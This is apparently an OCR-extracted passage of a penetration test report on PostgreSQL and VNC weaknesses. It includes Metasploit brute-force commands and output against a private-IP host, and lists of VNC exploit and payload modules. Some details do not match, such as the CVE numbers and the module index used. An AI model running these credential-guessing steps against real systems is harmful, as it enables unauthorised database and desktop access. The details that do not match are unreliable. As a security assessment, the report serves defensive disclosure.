Synopsis	The PostgreSQL database service on port 5432 lacks proper rate-limiting or account lockout mechanisms, leaving it vulnerable to automated credential brute-force attacks.
Impact	Unauthorized access to the database engine, credential compromise, and exposure of sensitive tables and records via password guessing.
Recommendation	Implement connection rate limiting, enforce strong password policies, use certificate-based or scram-sha-256 authentication, and restrict database network exposure via firewalls.
Reference	https://cwe.mitre.org/data/definitions/307.html

Proof of Concept Using Metasploit modules (auxiliary/scanner/postgres/... or login scanners) against port 5432, multiple authentication attempts were processed by the server continuously without any throttling, delay, or lockout enforcement, confirming the absence of rate limiting against brute-force attacks.


root@kali: /home/kali
Session Actions Edit View Help
The Metasploit Framework is a Rapid7 Open Source Project
msf > search MYSQL
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28 excellent Yes Advantech iView NetworkServlet Command Injection
1 _ target: Windows Dropper
2 _ target: Windows Command
3 auxiliary/server/capture/mysql normal No Authentication Capture: MySQL
4 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
5 exploit/unix/webapp/cyberpanel_preauth_rce_multi_cve 2024-10-27 excellent Yes CyberPanel Multi CVE Pre-auth RCE
6 _ action: CVE-2024-51378
7 _ action: CVE-2024-51567
8 _ action: CVE-2024-51568
9 auxiliary/gather/joomla_weblinks_sqli 2014-03-02 normal Yes Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
10 exploit/unix/webapp/kimai_sqli 2013-05-21 average Yes Kimai v0.9.2 'db_restore.php' SQL Injection
11 exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15 excellent Yes LibreNMS Collectd Command Injection
12 post/linux/gather/enum_configs normal No Linux Gather Configurations
13 post/linux/gather/enum_users_history normal No Linux Gather User History
14 exploit/windows/http/eqvoit_cve_2023_34362 2023-05-31 excellent Yes MOVEit SQL Injection vulnerability
15 auxiliary/scanner/mysql/mysql_writable_dirs normal No MySQL Directory Write Test
16 auxiliary/scanner/mysql/mysql_file_enum normal No MySQL File/Directory Enumerator
17 auxiliary/scanner/mysql/mysql_hashdump normal No MySQL Password Hashdump
18 auxiliary/scanner/mysql/mysql_schemadump normal No MySQL Schema Dump
19 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
20 _ target: Automatic
21 _ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
22 _ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
23 _ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
24 _ target: Password Manager Pro [MSP] v6 ≥ b6000 / v7 < b7001 (PostgreSQL) on Windows
25 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
26 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux
27 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
28 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
29 post/multi/manage/dbvis_add_db_admin normal No Multi Manage DbVisualizer Add Db Admin
30 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09 normal No MySQL Authentication Bypass Password Dump
31 auxiliary/admin/mysql/mysql_enum normal No MySQL Enumeration Module
32 auxiliary/scanner/mysql/mysql_login normal No MySQL Login Utility
33 auxiliary/admin/mysql/mysql_sql normal No MySQL SQL Generic Query
34 auxiliary/scanner/mysql/mysql_version normal No MySQL Server Version Enumeration
35 exploit/linux/mysql/mysql_yassl_getname 2010-01-25 good No MySQL yaSSL CertDecoder::GetName Buffer Overflow
36 _ target: Automatic
37 _ target: Debian 5.0 - MySQL (5.0.51a-24+lenny2)
38 exploit/linux/mysql/mysql_yassl_hello 2008-01-04 good No MySQL yaSSL SSL Hello Message Buffer Overflow
39 exploit/windows/mysql/mysql_yassl_hello 2008-01-04 average No MySQL yaSSL SSL Hello Message Buffer Overflow
40 _ target: MySQL 5.0.45-community-nt
41 _ target: MySQL 5.1.22-rc-community



root@kali: /home/kali
Session Actions Edit View Help
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:stefi@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:steve@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:star26@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:staples1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:standup@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:spongebob8@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:speckles@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sparkling@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:spanna@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:spangle@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sophie07@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:solotuya@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sol123@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:soccer94@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:snoopy11@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:smile10@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:smiffy@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:smells@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:slinky1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:slimfast@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sissy123@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sirene@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:silver2@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shyla@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shroom@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shitbag@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shimano@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sherry1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sheila@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shayne1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shark1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sharda@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:shamara@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sexylex1@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sexy90@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sexy67@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sexton@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sepulveda@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:september26@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:september17@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:selvin@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:seduction@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:seashells@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:seansean@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:seanna@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sean22@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:scorpia@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:scooby3@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sarbear@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sarah@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:sarah22@template1 (Incorrect: Invalid username or password)


root@kali: /home/kali
Session Actions Edit View Help
Interact with a module by name or index. For example info 37, use 37 or use post/linux/gather/vcenter_secrets_dump
msf > use 25
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.137.23.125
RHOSTS => 10.137.23.125
msf auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession false no Create a new session for every successful login
DATABASE template1 yes The database to authenticate against
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapni, socks4, socks5
RETURN_ROWSET true no Set to true to see query result sets
RHOSTS 10.137.23.125 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
msf auxiliary(scanner/postgres/postgres_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 10.137.23.125:5432 - No active DB -- Credential data will not be saved!
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:123456@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:12345@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:123456789@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: Invalid username or password)
10.137.23.125:5432 - 10.137.23.125:5432 - LOGIN FAILED: postgres:iloveyou@template1 (Incorrect: Invalid username or password)

20.VNC - Outdated Protocol Version & Known Vulnerabilities (Port 5900)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-937 (Using Components with Known Vulnerabilities) / CVE-2002-1521
Synopsis	The VNC service running on port 5900 uses an outdated protocol version (VNC 3.3), which is susceptible to known protocol weaknesses and vulnerabilities.
Impact	Exposure to challenge-response sniffing, weak cookie generation, potential remote authentication bypass, and unauthorized desktop access.
Recommendation	Upgrade the VNC server software to a modern, supported release, enforce strong authentication mechanisms, and tunnel VNC traffic securely over SSH or VPN.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2002-1521

Proof of Concept Nmap version detection and service scanning (nmap -p5900 -sV) revealed that the target is running VNC protocol version 3.3 utilizing VNC Authentication[cite: 15]. Cross-referencing this version with the National Vulnerability Database (NVD) indicates exposure to historical flaws such as weak random cookie generation (CVE-2002-1521) and challenge-response weaknesses



NVD Vulnerability Search

VNC 3.3 | Advanced | Reset | Show Statistics

For a phrase search, use " "

Keyword: VNC 3.3

Items per page: 25 1–2 of 2

Identifier	CISA Kev Info	Published Date	CNA	Description
CVE-2002-1511		Mar 03, 2003	MITRE	The vncserver wrapper for vnc before 3.3.3r2-21 uses the rand() function instead of srand(), which causes vncserver to generate weak cookies.
CVE-2001-1422		Jan 23, 2001	MITRE	WinVNC 3.3.3 and earlier generates the same challenge string for multiple connections, which allows remote attackers to bypass VNC authentication by sniffing the challenge and response of other users.




21.VNC - Default Credentials & Unauthorized Remote Desktop Access (Port 5900)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-521 (Weak Password Requirements) / CWE-287 (Improper Authentication)
Synopsis	The VNC service running on port 5900 is configured with weak or default credentials, allowing unauthenticated or low-privilege users to gain full remote desktop access.
Impact	Complete unauthorized graphical desktop access, potential credential compromise, and execution of arbitrary system commands as root on the target host.

Field	Details
Recommendation	Enforce strong VNC password policies, restrict VNC service exposure to trusted management IPs via firewalls, or enforce secure tunneling via SSH.
Reference	https://cwe.mitre.org/data/definitions/521.html

Proof of Concept Using Metasploit's VNC login scanner/brute-force module (auxiliary/scanner/vnc/vnc_login) against port 5900, the service successfully authenticated using default/weak credentials (password). This granted an active remote desktop session and direct root-level terminal access (whoami returning root, id returning uid=0(root)) on the target machine.



```
msf > search VNC 3.3

Matching Modules
================


   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client        2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1    \_ target: Windows 2000 SP4 English     .                .        .      .
   2    \_ target: Windows XP SP2 English       .                .        .      .
   3    \_ target: Windows 2003 SP1 English     .                .        .      .
   4  auxiliary/scanner/vnc/vnc_login           .                normal   No     VNC Authentication Scanner
   5  exploit/windows/vnc/winvnc_http_get       2001-01-29       average  No     WinVNC Web Server GET Overflow
   6    \_ target: Windows NT4 SP3-6            .                .        .      .
   7    \_ target: Windows 2000 SP1-4           .                .        .      .
   8    \_ target: Windows XP SP0-1             .                .        .      .

Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/vnc/winvnc_http_get
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP SP0-1'


msf > use 4
msf auxiliary(scanner/vnc/vnc_login) > search vnc

Matching Modules
================

   #    Name                                                                Disclosure Date  Rank       Check  Description
   -    ----                                                                ---------------  ----       -----  -----------
   0    auxiliary/scanner/vnc/ard_root_pw                                   .                normal     No     Apple Remote Desktop Root Vulnerability
   1    auxiliary/server/capture/vnc                                        .                normal     No     Authentication Capture: VNC
   2    payload/cmd/windows/http/x86/vncinject/bind_ipv6_tcp                .                normal     No     HTTP Fetch, Bind IPv6 TCP Stager (Windows x86)
   3    payload/cmd/windows/http/x86/vncinject/bind_ipv6_tcp_uuid           .                normal     No     HTTP Fetch, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   4    payload/cmd/windows/http/x86/vncinject/bind_nonx_tcp                .                normal     No     HTTP Fetch, Bind TCP Stager (No NX or Win7)
   5    payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4                 .                normal     No     HTTP Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   6    payload/cmd/windows/http/x86/vncinject/bind_tcp_rc4                 .                normal     No     HTTP Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   7    payload/cmd/windows/http/x86/vncinject/bind_tcp                     .                normal     No     HTTP Fetch, Bind TCP Stager (Windows x86)
   8    payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid                .                normal     No     HTTP Fetch, Bind TCP Stager with UUID Support (Windows x64)
   9    payload/cmd/windows/http/x86/vncinject/bind_tcp_uuid                .                normal     No     HTTP Fetch, Bind TCP Stager with UUID Support (Windows x86)
   10   payload/cmd/windows/http/x86/vncinject/find_tag                     .                normal     No     HTTP Fetch, Find Tag Ordinal Stager
   11   payload/cmd/windows/http/x86/vncinject/bind_hidden_ipknock_tcp      .                normal     No     HTTP Fetch, Hidden Bind Ipknock TCP Stager
   12   payload/cmd/windows/http/x86/vncinject/bind_hidden_tcp              .                normal     No     HTTP Fetch, Hidden Bind TCP Stager
   13   payload/cmd/windows/http/x86/vncinject/reverse_tcp_allports         .                normal     No     HTTP Fetch, Reverse All-Port TCP Stager
   14   payload/cmd/windows/http/x86/vncinject/reverse_http_proxy_pstore    .                normal     No     HTTP Fetch, Reverse HTTP Stager Proxy
   15   payload/cmd/windows/http/x86/vncinject/reverse_ord_tcp              .                normal     No     HTTP Fetch, Reverse Ordinal TCP Stager (No NX or Win7)
   16   payload/cmd/windows/http/x86/vncinject/reverse_tcp                  .                normal     No     HTTP Fetch, Reverse TCP Stager
   17   payload/cmd/windows/http/x86/vncinject/reverse_tcp_dns              .                normal     No     HTTP Fetch, Reverse TCP Stager (DNS)
   18   payload/cmd/windows/http/x86/vncinject/reverse_ipv6_tcp             .                normal     No     HTTP Fetch, Reverse TCP Stager (IPv6)
   19   payload/cmd/windows/http/x86/vncinject/reverse_nonx_tcp             .                normal     No     HTTP Fetch, Reverse TCP Stager (No NX or Win7)
```



```
Session  Actions  Edit  View  Help
                                                                
```



22. UnrealIRCd 3.2.8.1 - Remote Code Execution via Malicious Backdoor (6697 & 6667)


Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-506 (Embedded Malicious Code) / CVE-2010-2075

